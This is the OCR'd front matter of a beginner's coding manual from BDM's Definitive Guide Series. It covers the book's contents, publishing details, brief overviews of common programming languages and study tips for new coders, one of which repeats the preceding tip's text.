NEW

BDM's Definitive Guide Series


The Complete Coding Manual


Expert tutorials to improve your skills


Volume 31


100% INDEPENDENT


Discover more of our complete manuals on **Readly** today...



































BDM's Definitive Guide Series

Discover how to turn your ideas into code

Programming is everywhere. From clicking an icon on your desktop and opening a web browser to calculating the vast distances between the stars or flying through them in the latest video game. It's one of the most important digital skills you can have in the modern world and it's only going to get bigger as we move into a new generation of interconnected devices and mediums.

Starting to learn to code isn't easy but we're here to help you get going. In the pages of this book you can learn how to start coding using Python, C++, Linux scripting, FUZE BASIC with the Raspberry Pi, Windows batch files and Scratch. We also cover the common pitfalls and mistakes every coder falls into and ways to avoid them in the future; also where you can find help and how to experiment with your code.

We've put together a great collection of tutorials and step-by-step guides to help you understand how to start coding and what you need to turn your ideas into ones and zeros that will help you become a better coder.

Learning how to code is an on-going experience, where you learn something new every day and every time you run your code.

Come with us and let's start coding!

BDM's Definitive Guide Series
Volume 31 – ISSN: 2044-9909
Published by: .....Black Dog Media Limited (BDM)
Editor: .....James Gale
Art Director & Production: ...Mark Ayshford
Production Manager: .....Karl Linstead
Design: .....Robin Drew, Lena Whitaker
Editorial:.....David Hayward
Sub Editor:.....Paul Beard
Printed and bound in Great Britain by:
Acorn Web Offset Ltd
Print Services supplied by: Media First (International) Ltd
Newsstand distribution by: Seymour Distribution Limited
2, East Poultry Avenue, London EC1A 9PT
International distribution by:
Pineapple Media Limited www.pineapple-media.com
For all advertising and promotional opportunities contact:
enquiries@bdmpublications.com

Copyright © 2018 Black Dog Media. All rights reserved.

INTERNATIONAL LICENSING – Black Dog Media has many great publications and all are available for licensing worldwide.
For more information go to: www.brucesawfordlicensing.com; email: bruce@brucesawfordlicensing.com; telephone: 0044 7831 567372

Editorial and design are the copyright © Papercut Limited and reproduced under licence to Black Dog Media. No part of this publication may be reproduced in any form, stored in a retrieval system or integrated into any other publication, database or commercial program without the express written permission of the publisher. Under no circumstances should this publication and its contents be resold, loaned out or used in any form by way of trade without the publisher's written permission. While we pride ourselves on the quality of the information we provide, Black Dog Media Limited reserves the right not to be held responsible for any mistakes or inaccuracies found within the text of this publication. Due to the nature of the software industry, the publisher cannot guarantee that all tutorials will work on every version of Raspbian OS. It remains the purchaser's sole responsibility to determine the suitability of this book and its content for whatever purpose. Images reproduced on the front and back cover are solely for design purposes and are not representative of content. We advise all potential buyers to check listing prior to purchase for confirmation of actual content. All editorial opinion herein is that of the reviewer as an individual and is not representative of the publisher or any of its affiliates. Therefore the publisher holds no responsibility in regard to editorial opinion and content.

BDM's Definitive Guide Series – Vol.31 is an independent publication and as such does not necessarily reflect the views or opinions of the producers contained within. This publication is not endorsed by or associated in any way with Microsoft, The Linux Foundation, The Raspberry Pi Foundation, ARM Holding, Canonical Ltd, Python, Debian Project, Linux Mint, Lenovo, Dell, Hewlett-Packard, Apple and Samsung or any associate or affiliate company. All copyrights, trademarks and registered trademarks for the respective companies are acknowledged. Relevant graphic imagery reproduced with courtesy of Lenovo, Hewlett- Packard, Dell, Samsung, FUZE Technologies Ltd., Linux Mint and Apple.

Additional images contained within this publication are reproduced under licence from Shutterstock.com.

Prices, international availability, ratings, titles and content are subject to change. All information was correct at time of print. Some content may have been previously published in other volumes or BDM titles. We advise potential buyers to check the suitability of contents prior to purchase.

Black Dog Media Limited (BDM)
Registered in England & Wales No: 5311511

@bdmpubs BDM Publications www.bdmpublications.com

The Complete Coding Manual

Contents

6 Coding and Programming

8 Choosing a Programming Language
10 Learning to Code – Study Tips
12 Coding Tools and Resources
14 Being a Programmer

16 Say Hello to Python

18 Why Python?
20 Equipment You Will Need
22 Getting to Know Python
24 How to Set Up Python in Windows
26 How to Set Up Python on a Mac
28 How to Set Up Python in Linux
30 Installing a Text Editor

32 Say Hello to C++

34 Why C++?
36 Equipment You Will Need
38 Getting to Know C++
40 How to Set Up C++ in Windows
42 How to Set Up C++ on a Mac
44 How to Set Up C++ in Linux
46 Other C++ IDEs to Install

48 Coding on Linux

50 Why Linux?
52 Equipment You Will Need
54 Transfer Mint to DVD or USB
56 Installing VirtualBox
58 Testing Linux Mint's Live Environment
60 Installing Linux Mint on a PC
62 Installing Linux Mint in VirtualBox
64 Getting Ready to Code in Linux
66 Creating Bash Scripts– Part 1
68 Creating Bash Scripts– Part 2

Contents

70 Creating Bash Scripts– Part 3
72 Creating Bash Scripts– Part 4
74 Creating Bash Scripts– Part 5
76 Command Line Quick Reference
78 A-Z of Linux Commands

80 Programming with the FUZE

82 Introducing the FUZE Project
84 Setting Up the FUZE
86 Getting Started with FUZE BASIC
88 Coding with FUZE BASIC – Part 1
90 Coding with FUZE BASIC – Part 2
92 Coding with FUZE BASIC – Part 3
94 Using a Breadboard
96 Using the FUZE IO Board
98 Using a Robot Arm with FUZE BASIC
100 FUZE BASIC Examples – Part 1
102 FUZE BASIC Examples – Part 2

104 Coding with Windows 10 Batch Files

106 What is a Batch File?
108 Getting Started with Batch Files
110 Getting an Output
112 Playing with Variables
114 Batch File Programming
116 Loops and Repetition
118 Creating a Batch File Game

120 Programming with Scratch and Python

122 Getting Started with Scratch
124 Creating Scripts in Scratch
126 Interaction in Scratch
128 Using Sprites in Scratch
130 Sensing and Broadcast
132 Objects and Local Variables
134 Global Variables and a Dice Game
136 Classes and Objects

138 Working with Code

140 Common Coding Mistakes
142 Beginner Python Mistakes
144 Beginner C++ Mistakes
146 Beginner Linux Scripting Mistakes
148 Code Checklist
150 Where to Find Help with Code
152 Test Your Code Online
154 Python OS Module Error Codes
156 Python Errors
158 Where Next?
160 Glossary of Terms

So you want to start coding? It's not going to be an easy road, and there are many pitfalls along the way, but learning to program is an amazing skill and one that will stand you in good stead for the future.

One of the hardest steps in learning to code is the first: which programming language to learn. Then, where do you go to find the tools you need and what do all those terms mean? Don't worry, we're here to help you on your way.

In this section we look at what you need to take those first tentative steps into the world of coding.

8 Choosing a Programming Language

10 Learning to Code – Study Tips

12 Coding Tools and Resources

14 Being a Programmer

Coding and Programming

Choosing a Programming Language

It would be impossible to properly explain every programming language in a single book of this size. New languages and ways in which to 'talk' to a computer or device and set it instructions are being invented almost daily; and with the onset of quantum computing, even more complex methods are being born. Here is a list of the more common languages along with their key features.

SQL SQL stands for Structured Query Language. SQL is a standard language for accessing and manipulating databases. Although SQL is an ANSI (American National Standards Institute) standard, there are different versions of the SQL language. However, to be compliant, they all support at least the major commands such as Select, Update and Delete in a similar manner.

JAVASCRIPT JavaScript (often shortened to JS) is a lightweight, interpreted, object-oriented language with first class functions. JavaScript runs on the client side of the web, that can be used to design or program how the web pages behave on the occurrence of an event. JavaScript is an easy to learn and also powerful scripting language, widely used for controlling web page behaviour.

JAVA Java is the foundation for virtually every type of networked application and is the global standard for developing enterprise software, web-based content, games and mobile apps. The two main components of the Java platform are the Java Application Programming Interface (API) and the Java Virtual Machine (JVM) that translates Java code into machine language.

C# C# is an elegant object-oriented language that enables developers to build a variety of secure and robust applications that run on the .NET Framework. You can use C# to create Windows client applications, XML Web services, client server applications, database applications and much more. The curly-brace syntax of C# will be instantly recognisable to anyone familiar with C, C++ or Java.

PYTHON Python is a widely used high level programming language used for general purpose programming, created by Guido van Rossum and first released in 1991. An interpreted language, Python has a design philosophy that emphasises code readability and a syntax that allows programmers to express concepts in fewer lines of code. This can make it easier for new programmers to learn.

C++ C++ (pronounced cee plus plus) is a general purpose programming language. It has imperative, object-oriented and generic programming features. It was designed with a bias toward system programming and embedded, resource-constrained and large systems, with performance, efficiency and flexibility of use as its design highlights.

RUBY Ruby is a language of careful balance. Its creator, Yukihiro "Matz" Matsumoto, blended parts of his favourite languages (Perl, Smalltalk, Eiffel, Ada and Lisp) to form a new language. From its release in 1995, Ruby has drawn devoted coders worldwide. Ruby is seen as a flexible language; essential parts of Ruby can be removed or redefined, at will. Existing parts can be added to.


PERL Perl is a general purpose programming language, used for a wide range of tasks including system administration, web development, network programming, GUI development and more. Its major features are that it's easy to use, supports both procedural and object-oriented (OO) programming, has powerful built-in support for text processing and has one of the most impressive collections of third-party modules.

SWIFT Swift is a powerful and intuitive programming language for macOS, iOS, watchOS and tvOS. Writing Swift code is interactive and fun; the syntax is concise yet expressive and Swift includes modern features that developers love. Swift code is safe by design, yet also produces software that runs lightning fast. A coding tutorial app, Swift Playgrounds, is available on iPad.

Learning to Code – Study Tips

Programming is one of the most valuable skills you can pick up these days, particularly for your career prospects; and great just to test your brain and get to create something cool too. When you're new to coding, it can be hard to know where to start and it's easy to get sucked down paths that could waste a whole lot of your time and money. If you're just getting started on your coding journey, here are some tips to set you off in the right direction.


CHOOSE YOUR LANGUAGE



It may sound obvious but choosing the right coding or programming language to start learning is important if you want the creative process to be successful. If you need learn to code for a specific reason, finding a job for example, then you obviously need to learn the language that's relevant. If you simply want to learn coding, then picking a language like Python, that is both powerful and relatively easy to learn, can make success more likely.


LEARN WHAT BEING A CODER MEANS

Take some time to look at the things coding languages are used for; so if you are interested in web design, look at how JavaScript is being used on the sites you use every day; if you are in to mobile apps, look into Java or Swift and see how they make apps work. It can also be useful and encouraging to check out what qualified coders can expect to get paid by looking at local job sites. We are not saying that if you learn to code Python you are immediately going to be offered a £70,000 a year job but it can help spur you on to study harder.




PUT THEORY INTO PRACTICE

If you are completely new to coding, learning any programming language can seem like a huge task. Getting completely bogged down in pages and pages of code examples and explanations is not likely to make the learning process much fun. In our experience it is often better to learn through practice, or to choose a task you want to perform with code, and then work backwards to learn how to complete that task. By learning small chunks and repeating what you have already learned at differing intervals is called Spaced Repetition.




SET UP YOUR ENVIRONMENT

Take some time to look at the things coding languages are used for; so if you are interested in web design, look at how JavaScript is being used on the sites you use every day; if you are in to mobile apps, look into Java or Swift and see how they make apps work. It can also be useful and encouraging to check out what qualified coders can expect to get paid by looking at local job sites. We are not saying that if you learn to code Python you are immediately going to be offered a £70,000 a year job but it can help spur you on to study harder.



